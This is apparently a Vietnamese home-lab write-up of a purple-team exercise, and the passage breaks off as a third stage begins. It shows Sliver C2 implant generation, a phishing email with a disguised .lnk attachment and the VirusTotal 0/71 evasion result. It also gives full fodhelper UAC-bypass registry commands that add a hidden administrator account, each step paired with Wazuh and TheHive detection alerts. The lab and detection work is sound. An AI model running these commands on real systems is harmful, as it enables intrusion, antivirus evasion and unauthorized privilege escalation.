
generate --http <ĐỊA_CHỈ_IP_KALI> --save /home/<user>/Desktop/update.exe

```
[127.0.0.1] sliver > generate --http 192.168.175.132 --save /home/quyetnt/Desktop/update.exe

[*] Generating new windows/amd64 implant binary
[*] Symbol obfuscation is enabled
[*] Build completed in 3m15s
[*] Implant saved to /home/quyetnt/Desktop/update.exe

[127.0.0.1] sliver >
```

mail:




Vào lúc 22:44, kẻ tấn công đã sử dụng kỹ thuật Email Spoofing, giả mạo địa chỉ của phòng Nhân sự để gửi một email lừa đảo (Phishing) đến nạn nhân (quyetnt). Email có đính kèm một file chứa mã độc được ngụy trang dưới dạng file PDF (Double Extension). Do thiếu cảnh giác, nạn nhân đã tải xuống và thực thi file này.

Nạn nhân tải file mã độc về máy



ở đây hiển thị là CV_soc_intern.pdf nhưng thực tế là CV_soc_intern.pdf.lnk

Nạn nhân click mở file:



một bảng cmd hiện lên vào mắt đi nhanh chóng

Nhận sessions bên kali

```
[127.0.0.1] sliver > jobs

ID   Name   Protocol  Port   Domains
====  =====
1    http   tcp       80

[*] Session 419abed6 REAL_ATTORNEY - 192.168.175.139:51462 (DESKTOP-P0KJP03) - windows/amd64 - Wed, 20 May 2026 11:17:38 +07

[127.0.0.1] sliver >
```

Wazuh:

timestamp per 30 minutes					
Time	agent.name	rule.description	rule.level	rule.id	
> May 20, 2026 @ 11:17:49.576	DESKTOP-P0K3P03	CRITICAL ALERT: Reverse Shell / C2 Beacons Established	15	100501	
> May 20, 2026 @ 11:17:40.326	DESKTOP-P0K3P03	CRITICAL ALERT: Reverse Shell / C2 Beacons Established	15	100501	
> May 20, 2026 @ 11:17:40.320	DESKTOP-P0K3P03	CRITICAL ALERT: Reverse Shell / C2 Beacons Established	15	100501	
> May 20, 2026 @ 11:17:40.316	DESKTOP-P0K3P03	CRITICAL ALERT: Reverse Shell / C2 Beacons Established	15	100501	
> May 20, 2026 @ 11:17:35.988	DESKTOP-P0K3P03	Info: Suspicious payload execution (Script Engine or Risky Folder)	5	100101	
> May 20, 2026 @ 11:17:31.713	DESKTOP-P0K3P03	Executable file dropped in folder commonly used by malware	15	92213	
> May 20, 2026 @ 11:17:29.963	DESKTOP-P0K3P03	Info: Suspicious payload execution (Script Engine or Risky Folder)	5	100101	

The Hive

TheHive									
New Case My tasks 0 Waiting tasks 0 Alerts 116 Dashboards Search Caseld SOC Team/SOC_anal									
2 filter(s) applied: imported: false severity: high Clear filters									
First Previous 1 2 3 4 5 ... Next Last									
☐	Severity	Read	Title	# Case	Type	Source	Reference	Observables	Dates O. C. U.
☐	H	Unread	CRITICAL ALERT: Reverse Shell / C2 Beacons Established	None	Endpoint-Alert	Wazuh-SIEM	Wazuh_1779250660.62299646	0	O. 05/20/26 11:17 C. 05/20/26 11:17
None <> None									
☐	H	Unread	CRITICAL ALERT: Reverse Shell / C2 Beacons Established	None	Endpoint-Alert	Wazuh-SIEM	Wazuh_1779250660.62293250	0	O. 05/20/26 11:17 C. 05/20/26 11:17
None <> None									
☐	H	Unread	CRITICAL ALERT: Reverse Shell / C2 Beacons Established	None	Endpoint-Alert	Wazuh-SIEM	Wazuh_1779250660.62286854	0	O. 05/20/26 11:17 C. 05/20/26 11:17
None <> None									
☐	H	Unread	CRITICAL ALERT: Reverse Shell / C2 Beacons Established	None	Endpoint-Alert	Wazuh-SIEM	Wazuh_1779250660.62280458	0	O. 05/20/26 11:17 C. 05/20/26 11:17
None <> None									

Virustotal check:


```
⊖ "$virustotal_v3_1" : { 6 items
  "status" : 200
  ⊖ "body" : { 1 item
    ⊖ "data" : { 4 items
      "id" :
        "9785001b0dcf755eddb8af294a373c0b8"
      "type" : "file"
      ⊖ "links" : { 1 item
        "self" :
          "https://www.virustotal.com/api/..."
      }
      ⊕ "attributes" : {...}
        39 items
    }
  }
  "url" :
    "https://www.virustotal.com/api/v3/file"
```

Mở phần (+) attributes:

```
⊖ "attributes" : { 39 items
  ⊕ "names" : [...] 58 items
  ⊕ "type_tags" : [...] 5 items
  "type_description" : "Win32 EXE"
  "magika" : "PEBIN"
  "last_submission_date" : 1779286564
  ⊖ "known_distributors" : { 4 items
    ⊕ "distributors" : [...] 1 item
    ⊕ "filenames" : [...] 1 item
    ⊕ "products" : [...] 2 items
    ⊕ "data_sources" : [...] 1 item
  }
  ⊕ "last_analysis_results" : {...} 75 items
  "tlsh" :
```

Mở phần (+) last_analysis_stats:

```
⊖ "last_analysis_stats" : { 8 items
  "malicious" : 0
  "suspicious" : 0
  "undetected" : 71
  "harmless" : 0
  "timeout" : 0
  "confirmed-timeout" : 0
  "failure" : 0
  "type-unsupported" : 4
}
⊕ "pe_info" : {...} 11 items
```

Kịch bản tấn công sử dụng kỹ thuật ẩn mình qua file Shortcut (.lnk) để bypass thành công các trình diệt virus tĩnh (VirusTotal trả về 0/71). Tuy nhiên, nhờ có hệ thống SIEM (Wazuh) giám sát hành vi động và luồng SOAR tự động hóa, đội ngũ SOC vẫn nhận được cảnh báo (Alert) trên TheHive ngay lập tức để tiến hành điều tra sâu hơn.

Leo thang đặc quyền
tương tác với sessions:

thực hiện dò quét hệ thống (recon)

```
PS C:\Windows\System32\WindowsPowerShell\v1.0> whoami
whoami
desktop-p0kjp03\quyetnt
PS C:\Windows\System32\WindowsPowerShell\v1.0> ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::ad80:42b4:a3f4:73ba%5
    IPv4 Address. . . . . : 10.0.0.10
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 10.0.0.1

Ethernet adapter Ethernet1:

    Connection-specific DNS Suffix  . : localdomain
    Link-local IPv6 Address . . . . . : fe80::c4fe:c9a1:e8eb:1b08%7
    IPv4 Address. . . . . : 192.168.175.142
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.175.2
```

whoami /all

```
PS C:\Windows\System32\WindowsPowerShell\v1.0> whoami /all
whoami /all


USER INFORMATION
-----

User Name                SID
=====
desktop-p0kjp03\quyetnt S-1-5-21-3237275781-1735771847-3436301455-1000

GROUP INFORMATION
-----

Group Name                                     Type                SID                  Attributes
=====
Everyone                                     Well-known group    S-1-1-0             Mandatory group, Enabled by
default, Enabled group
NT AUTHORITY\Local account and member of Administrators group Well-known group    S-1-5-114           Group used for deny only
BUILTIN\Administrators                     Alias               S-1-5-32-544        Group used for deny only
BUILTIN\Users                              Alias               S-1-5-32-545        Mandatory group, Enabled by
default, Enabled group
NT AUTHORITY\INTERACTIVE                   Well-known group    S-1-5-4             Mandatory group, Enabled by
default, Enabled group
CONSOLE LOGON                             Well-known group    S-1-2-1             Mandatory group, Enabled by
default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group    S-1-5-11            Mandatory group, Enabled by
default, Enabled group
NT AUTHORITY\This Organization              Well-known group    S-1-5-15            Mandatory group, Enabled by
default, Enabled group
NT AUTHORITY\Local account                  Well-known group    S-1-5-113           Mandatory group, Enabled by
```

alert trên wazuh (rule_id: 100502 - rule custom)



info:

```
[127.0.0.1] sliver (REAL_ATTORNEY) > info

Session ID: 71cc36d4-0355-4d84-b6cd-616b39b5a332
Name: REAL_ATTORNEY
Hostname: DESKTOP-P0KJP03
UUID: 0f174d56-dc04-39ee-7c91-c91a2057a5f4
Username: DESKTOP-P0KJP03\quyetnt
UID: S-1-5-21-3237275781-1735771847-3436301455-1000
GID: S-1-5-21-3237275781-1735771847-3436301455-513
PID: 6336
OS: windows
Version: 10 build 19045 x86_64
Locale: en-US
Arch: amd64
Active C2: https://192.168.175.132
Remote Address: 192.168.175.142:63640
Proxy URL:
Reconnect Interval: 1m0s
First Contact: Thu May 21 09:58:39 +07 2026 (43s ago)
Last Checkin: Thu May 21 09:59:21 +07 2026 (1s ago)

[127.0.0.1] sliver (REAL_ATTORNEY) > whoami

Logon ID: DESKTOP-P0KJP03\quyetnt
[*] Current Token ID: DESKTOP-P0KJP03\quyetnt
[127.0.0.1] sliver (REAL_ATTORNEY) >
```

Di chuyển vào shell:
Xác nhận trạng thái:
whoami /groups:

```
PS C:\Windows\System32\WindowsPowerShell\v1.0> whoami /groups
whoami /groups

GROUP INFORMATION
-----

```

Group Name	Type	SID	Attributes
Everyone	Well-known group	S-1-1-0	Mandatory group, Enabled by
default, Enabled group			
NT AUTHORITY\Local account and member of Administrators group	Well-known group	S-1-5-114	Group used for deny only
BUILTIN\Administrators	Alias	S-1-5-32-544	Group used for deny only
BUILTIN\Users	Alias	S-1-5-32-545	Mandatory group, Enabled by
default, Enabled group			
NT AUTHORITY\INTERACTIVE	Well-known group	S-1-5-4	Mandatory group, Enabled by
default, Enabled group			
CONSOLE LOGON	Well-known group	S-1-2-1	Mandatory group, Enabled by
default, Enabled group			
NT AUTHORITY\Authenticated Users	Well-known group	S-1-5-11	Mandatory group, Enabled by
default, Enabled group			
NT AUTHORITY\This Organization	Well-known group	S-1-5-15	Mandatory group, Enabled by
default, Enabled group			
NT AUTHORITY\Local account	Well-known group	S-1-5-113	Mandatory group, Enabled by
default, Enabled group			
LOCAL	Well-known group	S-1-2-0	Mandatory group, Enabled by
default, Enabled group			
NT AUTHORITY\NTLM Authentication	Well-known group	S-1-5-64-10	Mandatory group, Enabled by
default, Enabled group			
Mandatory Label\Medium Mandatory Level	Label	S-1-16-8192	

```
PS C:\Windows\System32\WindowsPowerShell\v1.0>
```

BUILTIN\Administrators ... Group used for deny only

- **Giải thích:** Dòng này nói lên tất cả. Windows xác nhận tài khoản **quyetnt** nằm trong nhóm Quản trị viên (Administrators). Nhưng thay vì chữ *Enabled group*, nó lại ghi là *Group used for deny only*. Đây chính là cơ chế **UAC Split-Token** hoạt động! UAC đã tước đoạt (deny) quyền Admin của tiến trình C2 này, biến nó thành một tiến trình yếu đuối.

Mandatory Label\Medium Mandatory Level

- **Giải thích:** Dòng cuối cùng chốt hạ việc đang bị kẹt ở **Medium Integrity** (mức độ tin cậy trung bình dành cho dân thường). Nếu bạn gõ lệnh **getsystem** hay cố gắng tắt Windows Defender lúc này, sẽ ăn ngay lỗi *Access Denied*.

whoami /priv

```
PS C:\Windows\System32\WindowsPowerShell\v1.0> whoami /priv
whoami /priv
```

PRIVILEGES INFORMATION

Privilege Name	Description	State
SeShutdownPrivilege	Shut down the system	Disabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeUndockPrivilege	Remove computer from docking station	Disabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Disabled
SeTimeZonePrivilege	Change the time zone	Disabled

```
PS C:\Windows\System32\WindowsPowerShell\v1.0>
```

whoami /all

```
PS C:\Windows\System32\WindowsPowerShell\v1.0> whoami /all
whoami /all
```

USER INFORMATION

User Name	SID
desktop-p0kjp03\quyetnt	S-1-5-21-3237275781-1735771847-3436301455-1000

GROUP INFORMATION

Group Name	Type	SID	Attributes
Everyone	Well-known group	S-1-1-0	Mandatory group, Enabled by
default, Enabled group			
NT AUTHORITY\Local account and member of Administrators group	Well-known group	S-1-5-114	Group used for deny only
BUILTIN\Administrators	Alias	S-1-5-32-544	Group used for deny only
BUILTIN\Users	Alias	S-1-5-32-545	Mandatory group, Enabled by
default, Enabled group			
NT AUTHORITY\INTERACTIVE	Well-known group	S-1-5-4	Mandatory group, Enabled by
default, Enabled group			
CONSOLE LOGON	Well-known group	S-1-2-1	Mandatory group, Enabled by
default, Enabled group			
NT AUTHORITY\Authenticated Users	Well-known group	S-1-5-11	Mandatory group, Enabled by
default, Enabled group			
NT AUTHORITY\This Organization	Well-known group	S-1-5-15	Mandatory group, Enabled by
default, Enabled group			
NT AUTHORITY\Local account	Well-known group	S-1-5-113	Mandatory group, Enabled by
default, Enabled group			
LOCAL	Well-known group	S-1-2-0	Mandatory group, Enabled by
default, Enabled group			
NT AUTHORITY\NTLM Authentication	Well-known group	S-1-5-64-10	Mandatory group, Enabled by

Thực hiện tấn công:

STEP 1 — Tạo registry key hijack

```
PS C:\Windows\System32\WindowsPowerShell\v1.0> New-Item "HKCU:\Software\Classes\ms-settings\Shell\Open\command" -Force
New-Item "HKCU:\Software\Classes\ms-settings\Shell\Open\command" -Force

Hive: HKEY_CURRENT_USER\Software\Classes\ms-settings\Shell\Open

Name                                     Property
----                                     -
command
```

PS C:\Windows\System32\WindowsPowerShell\v1.0>

STEP 2 — Ghi payload tạo user admin

username: **backupadmin**

password: **P@ssw0rd123**

payload thực tế:

cmd.exe /c "net user backupadmin P@ssw0rd123 /add & net localgroup administrators backupadmin /add"

Chạy:

Set-ItemProperty `

-Path "HKCU:\Software\Classes\ms-settings\Shell\Open\command" `

-Name "(default)" `

-Value 'cmd.exe /c net user backupadmin P@ssw0rd123 /add && net localgroup administrators backupadmin /add'

```
PS C:\Windows\System32\WindowsPowerShell\v1.0> Set-ItemProperty -Path "HKCU:\Software\Classes\ms-settings\Shell\Open\com
mand" -Name "(default)" -Value 'cmd.exe /c net user backupadmin P@ssw0rd123 /add && net localgroup administrators backup
admin /add'
Set-ItemProperty -Path "HKCU:\Software\Classes\ms-settings\Shell\Open\command" -Name "(default)" -Value 'cmd.exe /c net
user backupadmin P@ssw0rd123 /add && net localgroup administrators backupadmin /add'
PS C:\Windows\System32\WindowsPowerShell\v1.0>
```

Kiểm tra:

```
PS C:\Windows\System32\WindowsPowerShell\v1.0> Get-ItemProperty -Path "HKCU:\Software\Classes\ms-settings\Shell\Open\com
mand"
Get-ItemProperty -Path "HKCU:\Software\Classes\ms-settings\Shell\Open\command"

(default) : cmd.exe /c net user backupadmin P@ssw0rd123 /add && net localgroup administrators backupadmin /add
PSPPath   : Microsoft.PowerShell.Core\Registry::HKEY_CURRENT_USER\Software\Classes\ms-settings\Shell\Open\command
PSParentPath : Microsoft.PowerShell.Core\Registry::HKEY_CURRENT_USER\Software\Classes\ms-settings\Shell\Open
PSChildName : command
PSDrive    : HKCU
PSProvider : Microsoft.PowerShell.Core\Registry

PS C:\Windows\System32\WindowsPowerShell\v1.0>
```

STEP 3 — Tạo DelegateExecute rồi

Chạy:

New-ItemProperty `

-Path "HKCU:\Software\Classes\ms-settings\Shell\Open\command" `

-Name "DelegateExecute" `

-Value "" `

-Force

```
PS C:\Windows\System32\WindowsPowerShell\v1.0> New-ItemProperty -Path "HKCU:\Software\Classes\ms-settings\Shell\Open\command" -Name "DelegateExecute" -Value "" -Force
New-ItemProperty -Path "HKCU:\Software\Classes\ms-settings\Shell\Open\command" -Name "DelegateExecute" -Value "" -Force

DelegateExecute :
PSPath           : Microsoft.PowerShell.Core\Registry::HKEY_CURRENT_USER\Software\Classes\ms-settings\Shell\Open\command
PSParentPath     : Microsoft.PowerShell.Core\Registry::HKEY_CURRENT_USER\Software\Classes\ms-settings\Shell\Open
PSChildName      : command
PSDrive          : HKCU
PSProvider       : Microsoft.PowerShell.Core\Registry

PS C:\Windows\System32\WindowsPowerShell\v1.0>
```

STEP 4 — Verify registry hijack

Kiểm tra lại toàn bộ

reg query HKCU\Software\Classes\ms-settings\Shell\Open\command

```
PS C:\Windows\System32\WindowsPowerShell\v1.0> reg query HKCU\Software\Classes\ms-settings\Shell\Open\command
reg query HKCU\Software\Classes\ms-settings\Shell\Open\command

HKEY_CURRENT_USER\Software\Classes\ms-settings\Shell\Open\command
(Default) REG_SZ cmd.exe /c net user backupadmin P@ssw0rd123 /add && net localgroup administrators backupadmin
/add
DelegateExecute REG_SZ

PS C:\Windows\System32\WindowsPowerShell\v1.0>
```

STEP 5 — Chạy fodhelper.exe

Kích hoạt bẫy:

Start-Process fodhelper.exe

```
PS C:\Windows\System32\WindowsPowerShell\v1.0> Start-Process fodhelper.exe
Start-Process fodhelper.exe
PS C:\Windows\System32\WindowsPowerShell\v1.0>
```


STEP 6 — Kiểm tra user đã được tạo chưa và đã vào Administrator chưa
 net user; net localgroup administrators

```
PS C:\Windows\System32\WindowsPowerShell\v1.0> net user; net localgroup administrators
net user; net localgroup administrators

User accounts for \\DESKTOP-P0KJP03

-----
Administrator          backdoor          backupadmin
DefaultAccount          Guest             quyentnt
WDAGUtilityAccount
The command completed successfully.

Alias name      administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-----
Administrator
backdoor
backupadmin
quyetnt
The command completed successfully.

PS C:\Windows\System32\WindowsPowerShell\v1.0>
```

Verify elevated execution

Kiểm tra mức đặc quyền của backupadmin
 whoami /groups

```
C:\Windows\system32>whoami /groups

GROUP INFORMATION
-----

Group Name                                     Type                SID                  Attributes
-----
Everyone                                     Well-known group    S-1-1-0              Mandatory group, Enabled by
default, Enabled group
NT AUTHORITY\Local account and member of Administrators group Well-known group    S-1-5-114            Mandatory group, Enabled by
default, Enabled group
BUILTIN\Users                               Alias               S-1-5-32-545         Mandatory group, Enabled by
default, Enabled group
BUILTIN\Administrators                     Alias               S-1-5-32-544         Mandatory group, Enabled by
default, Enabled group, Group owner
NT AUTHORITY\INTERACTIVE                   Well-known group    S-1-5-4              Mandatory group, Enabled by
default, Enabled group
CONSOLE LOGON                             Well-known group    S-1-2-1              Mandatory group, Enabled by
default, Enabled group
NT AUTHORITY\Authenticated Users            Well-known group    S-1-5-11             Mandatory group, Enabled by
default, Enabled group
NT AUTHORITY\This Organization              Well-known group    S-1-5-15             Mandatory group, Enabled by
default, Enabled group
NT AUTHORITY\Local account                  Well-known group    S-1-5-113            Mandatory group, Enabled by
default, Enabled group
LOCAL                                       Well-known group    S-1-2-0              Mandatory group, Enabled by
default, Enabled group
NT AUTHORITY\NTLM Authentication            Well-known group    S-1-5-64-10          Mandatory group, Enabled by
default, Enabled group
Mandatory Label\High Mandatory Level       Label               S-1-16-12288
```

```
C:\Windows\system32>whoami
desktop-p0kjp03\backupadmin
```

Mandatory Label\High Mandatory Level Label S-1-16-12288

Alert trên The Hive:

Thể hiện rõ các giai đoạn mà hacker tấn công khai thác và leo thang đặc quyền:

☐	H	Unread	HIGH ALERT: Attacker is performing System Discovery post-compromise	None	Endpoint-Alert	Wazuh-SIEM	Wazuh_1779334483.20977893	0	O. 05/21/26 10:34 C. 05/21/26 10:34	   
	None									
	None									
☐	H	Unread	HIGH ALERT: Attacker is performing System Discovery post-compromise	None	Endpoint-Alert	Wazuh-SIEM	Wazuh_1779334166.20072374	0	O. 05/21/26 10:29 C. 05/21/26 10:29	   
	None									
	None									
☐	H	Unread	CRITICAL ALERT: Reverse Shell / C2 Beacons Established	None	Endpoint-Alert	Wazuh-SIEM	Wazuh_1779334162.20059154	0	O. 05/21/26 10:29 C. 05/21/26 10:29	   
	None									
	None									

Alert (10:29): CRITICAL ALERT: Reverse Shell / C2 Beacons Established
Mô tả: "Hệ thống SIEM ghi nhận máy trạm bắt đầu có hành vi kết nối ngược (Reverse Shell) và duy trì tín hiệu (Beaconing) về máy chủ C2 của Attacker từ lúc 10h29 sáng."

☐	H	Unread	CRITICAL ALERT: Reverse Shell / C2 Beacons Established	None	Endpoint-Alert	Wazuh-SIEM	Wazuh_1779334483.21007380	0	O. 05/21/26 10:34 C. 05/21/26 10:34	   
	None									
	None									
☐	H	Unread	CRITICAL ALERT: Persistence established by Attacker (Task/Registry/User)	None	Endpoint-Alert	Wazuh-SIEM	Wazuh_1779334483.20986907	0	O. 05/21/26 10:34 C. 05/21/26 10:34	   
	None									
	None									

Alert: CRITICAL ALERT: Persistence established by Attacker (Task/Registry/User)

Mô tả: "Sau khi có shell, Attacker đã thực hiện kỹ thuật Persistence (tạo Task/Registry) lúc 10:34 để đảm bảo không bị mất kết nối nếu máy nạn nhân khởi động lại."

☐	H	Unread	HIGH ALERT: Attacker is performing System Discovery post-compromise	None	Endpoint-Alert	Wazuh-SIEM	Wazuh_1779338466.23485286	0	O. 05/21/26 11:41 C. 05/21/26 11:41	   
	None									
	None									
☐	H	Unread	HIGH ALERT: Attacker is performing System Discovery post-compromise	None	Endpoint-Alert	Wazuh-SIEM	Wazuh_1779336023.23061586	0	O. 05/21/26 11:00 C. 05/21/26 11:00	   
	None									
	None									
☐	H	Unread	HIGH ALERT: Attacker is performing System Discovery post-compromise	None	Endpoint-Alert	Wazuh-SIEM	Wazuh_1779335901.22901080	0	O. 05/21/26 10:58 C. 05/21/26 10:58	   
	None									
	None									
☐	H	Unread	CRITICAL ALERT: Reverse Shell / C2 Beacons Established	None	Endpoint-Alert	Wazuh-SIEM	Wazuh_1779335881.22861746	0	O. 05/21/26 10:58 C. 05/21/26 10:58	   
	None									
	None									
☐	H	Unread	CRITICAL ALERT: Reverse Shell / C2 Beacons Established	None	Endpoint-Alert	Wazuh-SIEM	Wazuh_1779335501.22535258	0	O. 05/21/26 10:51 C. 05/21/26 10:51	   
	None									
	None									

Liên tục những Alert từ 10h41 trở đi:

Kết nối C2:

CRITICAL ALERT: Reverse Shell / C2 Beacons Established

Recon:

HIGH ALERT: Attacker is performing System Discovery post-compromise

☐	H	Unread	Administrators group changed.	None	Endpoint-Alert	Wazuh-SIEM	Wazuh_1779338814.2 3571424	0	O. 05/21/26 11:47 C. 05/21/26 11:47	   
			 None 							
☐	H	Unread	Possible use of fodhelper.exe used to bypass UAC and execute of malicious software	None	Endpoint-Alert	Wazuh-SIEM	Wazuh_1779338813.2 3523718	0	O. 05/21/26 11:47 C. 05/21/26 11:47	   
			 None 							
☐	H	Unread	Powershell process invoked known auto-elevated utility Fod Helper.EXE, may have been used to bypass UAC	None	Endpoint-Alert	Wazuh-SIEM	Wazuh_1779338813.2 3511312	0	O. 05/21/26 11:47 C. 05/21/26 11:47	   
			 None 							
☐	H	Unread	Powershell process invoked known auto-elevated utility Fod Helper.EXE, may have been used to bypass UAC	None	Endpoint-Alert	Wazuh-SIEM	Wazuh_1779338813.2 3517570	0	O. 05/21/26 11:47 C. 05/21/26 11:47	   
			 None 							

Alert (11:47):

1. Powershell process invoked known auto-elevated utility Fod Helper.EXE...
2. Possible use of fodhelper.exe used to bypass UAC and execute of malicious software
3. Administrators group changed.

Mô tả: "Vào đúng 11:47, quy trình leo thang UAC Bypass được kích hoạt. SIEM bắt quả tang chuỗi hành vi: PowerShell gọi công cụ hệ thống **fodhelper.exe** $\rightarrow$ Phát hiện kỹ thuật UAC Bypass $\rightarrow$ Ngay lập tức ghi nhận nhóm Administrators bị thay đổi (do attacker add user **backupadmin** vào nhóm thành công)."

☐	H	Unread	HIGH ALERT: Attacker is performing System Discovery post-compromise	None	Endpoint-Alert	Wazuh-SIEM	Wazuh_1779340203.2 3977786	0	O. 05/21/26 12:10 C. 05/21/26 12:10	   
			 None 							
☐	H	Unread	HIGH ALERT: Attacker is performing System Discovery post-compromise	None	Endpoint-Alert	Wazuh-SIEM	Wazuh_1779340127.2 3895746	0	O. 05/21/26 12:08 C. 05/21/26 12:08	   
			 None 							
☐	H	Unread	HIGH ALERT: Attacker is performing System Discovery post-compromise	None	Endpoint-Alert	Wazuh-SIEM	Wazuh_1779339796.2 3766184	0	O. 05/21/26 12:03 C. 05/21/26 12:03	   
			 None 							
☐	H	Unread	HIGH ALERT: Attacker is performing System Discovery post-compromise	None	Endpoint-Alert	Wazuh-SIEM	Wazuh_1779339625.2 3720259	0	O. 05/21/26 12:00 C. 05/21/26 12:00	   
			 None 							
☐	H	Unread	HIGH ALERT: Attacker is performing System Discovery post-compromise	None	Endpoint-Alert	Wazuh-SIEM	Wazuh_1779339467.2 3693858	0	O. 05/21/26 11:57 C. 05/21/26 11:57	   
			 None 							
☐	H	Unread	HIGH ALERT: Attacker is performing System Discovery post-compromise	None	Endpoint-Alert	Wazuh-SIEM	Wazuh_1779339213.2 3647268	0	O. 05/21/26 11:53 C. 05/21/26 11:53	   
			 None 							

Alert (11:53 đến 12:10): HIGH ALERT: Attacker is performing System Discovery post-compromise.

Mô tả: "Sau khi chiếm được quyền Admin tối cao, kẻ tấn công tự tin liên tục gõ các lệnh rà quét, thu thập thông tin hệ thống (như whoami, net user,...) khiến hệ thống liên tục nổ alert mức độ HIGH."

Giai đoạn 3: Khai thác sâu

Ban đầu đang là backupadmin (tài khoản leo thang)

```
PS C:\Windows\System32> whoami
whoami
